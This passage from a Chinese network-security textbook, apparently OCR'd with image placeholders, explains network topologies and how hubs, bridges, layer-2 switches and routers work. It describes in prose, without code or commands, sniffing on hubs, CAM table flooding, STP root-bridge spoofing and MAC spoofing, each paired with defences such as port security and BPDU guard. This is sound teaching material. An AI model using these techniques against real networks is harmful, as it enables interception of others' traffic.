



**图 3.6　星形拓扑**

5）混合型拓扑

这种网络拓扑结构是由前面所讲的星形结构和总线型结构的网络结合在一起的网络结构，这样的拓扑结构更能满足较大网络的拓展，解决星形网络在传输距离上的局限，而同时又解决了总线型网络在连接用户数量的限制。这种网络拓扑结构同时兼顾了星形网与总线型网络的优点，在缺点方面得到了一定的弥补。混合型拓扑如图 3.7 所示。

6）网状拓扑

这种拓扑结构主要指各节点通过传输线互联连接起来，并且每一个节点至少与其他





图 3.7 混合型拓扑

两个节点相连。网状拓扑结构具有较高的可靠性,但其结构复杂,实现起来费用较高,不易管理和维护,不常用于局域网。网状拓扑如图 3.8 所示。




图 3.8 网状拓扑

## 3.1.2 常见网络设备的工作原理与安全威胁

### 1. 集线器的工作原理与安全威胁

集线器,英文名称为 Hub,是一种用于组建物理结构、形状为星形的网络设备。集线器的主要功能是对接收到的信号进行再生整形放大,以扩大网络的传输距离,因此它有延长物理线路距离的特性,同时把所有节点集中在以它为中心的节点上。它工作于开放

系统互联参考模型(OSI)第一层,即“物理层”。集线器属于纯硬件网络底层设备,基本上不具有类似于交换机的“智能记忆”能力和“学习”能力。但是集线器在放大正常信号的同时也放大了噪声信号,噪声信号是网络上的干扰信号,它将对正常的网络通信造成影响。集线器的端口比中继器密集,所以在某种情况下人们把集线器叫作“多端口的中继器”。集线器在接入网络后如图 3.9 所示。





**图 3.9　集线器**

其工作原理是这样的,计算机 1 要给计算机 7 发送数据,计算机 1 会把数据广播到除原端口以外的所有端口上。此时接收到数据的计算机中,除了计算机 7 外的计算机解开广播包后,发现目标的 IP 地址不是计算机 7 网卡上的 IP 地址,所以将数据帧丢弃。但计算机 7 解开广播包后,发现目标的 IP 是本机网卡上的 IP 地址,它就会将数据帧从网卡复制到内存中,然后内存在将其交给 CPU 处理。

集线器也有着一些不足。首先,集线器通信时以广播的方式将用户数据包向所有节点发送,很可能带来数据通信的不安全因素,一些别有用心的人很容易就能非法截获他人的数据包。例如,接入集线器的主机,可以利用协议分析器对收到的数据进行分析,则很有可能获取发往别的主机的信息。其次,从集线器的工作方式可以看出,它在网络中只起到信号放大和重发作用,其目的是扩大网络的传输范围,而不具备信号的定向传送能力,是一个标准的共享式设备。其所有数据包都是向所有节点同时发送,加上其共享带宽方式(如果四个设备共享 10M 的集线器,那么每个设备的理论带宽就只有 2.5M),就更加可能造成网络塞车现象,更加降低了网络执行效率。接着,集线器为非双工传输,网络通信效率低。集线器所有端口连接的主机全部处于一个冲突域内,不能有多个主机同时发送数据,因此其同一时刻每一个端口只能进行一个方向的数据通信,而不能像交换机那样进行双向双工传输,网络执行效率低,不能满足较大型网络通信需求。最后,集线器不能隔离广播。所以不能将集线器连接成环状,否则广播会在环路上一直循环,形成广播风暴。广播风暴(broadcast storm)是指广播数据充斥网络无法处理,并占用大量网络带宽,导致正常业务不能运行,甚至彻底瘫痪。一个数据帧或包被传输到本地网段(由广播域定义)上的每个节点就是广播;由于网络拓扑的设计和连接问题,或其他原因导致广播在网段内大量复制,传播数据帧,导致网络性能下降,甚至网络瘫痪,这就是广

播风暴。

由于集线器的安全威胁是设备工作原理上的天生缺陷，没有办法进行补救。所以没有更有效的防御措施，唯一的办法是选用更为智能的设备，例如，采用二层交换机去替代集线器。

### 2. 网桥、二层交换机的工作原理与安全威胁

1）网桥

网桥（Bridge）也叫桥接器，是连接两个局域网的一种存储、转发设备，它能将一个大的局域网分割为多个网段，或将两个以上的局域网互联为一个逻辑局域网，使局域网上的所有用户都可访问服务器。简单来说就像是一个局域网与另一个局域网之间建立连接的桥梁。其工作于数据链路层上，不但能扩展网络的距离或范围，而且可提高网络的性能、可靠性和安全性。

网桥能够划分或减少冲突域，性能比集线器良好；能够基于 MAC 地址进行数据链路层选路；能够基于自学习构建 MAC 地址表；不能隔离广播，所以不能让网桥形成环路。后来，网桥被具有更多端口、同时也可隔离冲突域的交换机（Switch）所取代。

在以网桥连接的网络上，主机间发送数据并不会像集线器那样将源主机发送的数据广播到所有的接口上。这是因为在网桥的内部存有一张 MAC 表，该表记录着网桥物理接口所连接的主机 MAC 地址。这张 MAC 表简单来理解就像是我们平常路口的路牌，我们只需要看路牌就可以选择我们的目的地，而不需要走到所有路口的尽头来确认是否是我们想去的地方。例如，网络中现在有 1、2、3、4 四台计算机共同连接着一个网桥，对于模型我们可以参考图 3.9，只不过将其中的集线器换为网桥。计算机 1 给计算机 4 发送数据，数据进入网桥时，网桥通过查询 MAC 地址得知计算机 4 对应的物理接口，所以网桥就将数据直接转发到该物理接口，而不需要把数据再广播到所有接口。计算机 2 与计算机 3 的信道没有受到干扰，因此在计算机 1 与计算机 4 交换数据时，计算机 2 与计算机 3 也可以同时交换数据。

也许有人会问：计算机难道不是同时通信吗？因为计算机发送数据是以毫秒级计算，人无法感知其中细微的差别，所以很多人认为在一个网络中计算机是可以同时通信，共用一根线路的。这个说法是不准确的。计算机确实是共用一根线路，但却是轮流使用。例如，图 3.9 中，所有计算机用集线器连接在一起，当其中一台计算机向别的计算机发送数据时，因为集线器要广播到所有地址，因此占用了所有的信道。此时若是非目的主机的计算机要发送数据给别的计算机，它会先检查线路是否繁忙，如果繁忙则不能发送。因此可以得出一个结论：以太网上的多个主机在一个冲突域内，同一时刻只能有一个主机向另一个主机发送数据，如果违反了该原则就会有冲突产生。在以太网中，如果某个 CSMA/CD 网络上的两台计算机在同时通信时会发生冲突，那么这个 CSMA/CD 网络就是一个冲突域（collision domain）。图 3.9 中的计算机都处在一个冲突域内。

当网桥的 MAC 地址表不完整时，网桥是无法利用 MAC 地址表进行选路转发的，此时网桥只能跟集线器一样将数据帧广播到除源接口外的所有接口。此时网桥的广播只是单纯的 ARP 广播，不像集线器的广播，它没有带真实数据，并且只广播一次，为的是构

造MAC地址表,利用网桥的MAC地址表自学习功能记录计算机的源MAC地址对应的网桥接口。简单来说,这种情况就像是十字路口刚开始设立路牌,我们先得去到每个地方才知道每个路口到底通向何处,路牌才能有个正确的名字。在MAC地址表被成功构造后,网桥不再进行广播,此时就跟之前说的一样,利用MAC地址表进行快速选路并转发。网桥是不能成环的,因为网桥无法隔离广播,成环会形成广播风暴,并且会导致MAC地址表自学习错误。但在实际工程中,网桥通常需要物理链路成环,此时也可以靠生成树技术来解决网桥成环引发的问题。

2)二层交换机

二层交换机是一种代替网桥的产物,其工作原理与网桥是一样的,所实现的功能基本类似。差别在网桥实现功能是靠网桥内的软件来完成的,因此会出现瓶颈现象。但二层交换机采用了集成电路来决定交换逻辑算法的,没有瓶颈现象,转发速度更快,接口更密集。因此二层交换机替代了网桥。

我们之前说到了,一个典型的网络侵入者会向该交换机提供大量的无效MAC源地址,直到硬件地址表格被填满。这也被称为内容寻址存储器(CAM)表格淹没。CAM是一种专用存储器件,我们之前所说的MAC地址就存储在CAM表当中,除此之外还包括对应的端口号,端口所属的虚拟局域网等。当交换机收到主机发来的一个帧,就会查看帧中的源MAC地址,并查找CAM表,如果有就什么也不做,开始转发数据。如果没有就存入CAM表,以便当其他人向这个MAC地址上发送数据时,可以决定向哪个端口转发数据。一般CAM表的容量可以容纳许多MAC记录,但不同的交换机品牌与等级也是有许多差异的。如果CAM表在短时间内被攻击入侵者充满,那么交换机就会CAM表溢出,导致正常的记录无法被交换机成功的学习到,交换机就无法选取正常的MAC地址与端口对应关系的选路。

生成树协议可用于交换网络中以防止在以太网拓扑结构中产生桥接循环。通过攻击生成树协议,网络攻击者希望将自己的系统伪装成该拓扑结构中的根网桥。要达到此目的,网络攻击者需要向外广播生成树协议配置、拓扑结构改变网桥协议数据单元(BPDU),企图迫使生成树进行重新计算。网络攻击者系统发出的BPDU声称发出攻击的网桥优先权较低。如果获得成功,该网络攻击者能够获得各种各样的数据帧。

MAC欺骗攻击的过程中,已知某其他主机的MAC地址会被用来使目标交换机向攻击者转发以该主机为目的地址的数据帧。通过发送带有该主机以太网源地址的单个数据帧的办法,网络攻击者改写了CAM表格中的条目,使得交换机将以该主机为目的地址的数据包转发给该网络攻击者。除非该主机向外发送信息,否则它不会收到任何信息。当该主机向外发送信息的时候,CAM表中对应的条目会被再次改写,以便它能恢复到原始的端口。

为了防御对于二层交换机的攻击,我们一般要实现端口安全与在端口上阻止单播洪范。对于端口安全我们可以在交换机上配置端口安全选项,这么做可以防止CAM表淹没攻击。该选择项要么可以提供特定交换机端口的MAC地址说明,要么可以提供一个交换机端口可以获得的MAC地址的数目方面的说明。当无效的MAC地址在该端口被检测出来之后,该交换机要么可以阻止所提供的MAC地址,要么可以关闭该端口。对于

该选项的设置同时也防止 MAC 欺骗攻击。端口安全命令能够提供指定系统 MAC 地址连接到特定端口的功能。该命令在端口的安全遭到破坏时，还能够提供指定需要采取何种措施的能力。然而，如同防止 CAM 表淹没攻击一样，在每一个端口上都要指定一个 MAC 地址是一种并不足够好的解决方案。

而要防止操纵生成树协议的攻击，需要使用根目录保护和 BPDU 保护加强命令来保持网络中主网桥的位置不发生改变，同时也可以强化生成树协议的域边界。根目录保护功能可提供保持主网桥位置不变的方法。生成树协议 BPDU 保护使得网络设计者能够保持有源网络拓扑结构的可预测性。尽管 BPDU 保护也许看起来是没有必要的，因为管理员可以将网络优先权调至 0，但仍然不能保证它将被选做主网桥，因为可能存在一个优先权为 0，但 ID 却更低的网桥。使用在面向用户的端口中，BPDU 保护能够发挥出最佳的用途，能够防止攻击者利用伪造交换机进行网络扩展。

### 3. 路由器的原理与安全威胁

路由器(Router)，是连接因特网中各局域网、广域网的设备，它会根据信道的情况自动选择和设定路由，以最佳路径，按前后顺序发送信号。在理解路由器的工作原理之前，我们应先了解什么叫作路由。路由(routing)是指分组从源到目的地时，决定端到端路径的网络范围的进程。我们可以用个形象、生动的比喻来解释这个过程。就像是寄信，我们的信就是数据，将信放入信封并填写收件人的地址与寄件人的地址，这就像是 OSI 第三层中封装 IP 报文，在报头中写入源 IP 地址(寄件人地址)与目标 IP 地址(收件人地址)。IP 数据报如图 3.10 所示。

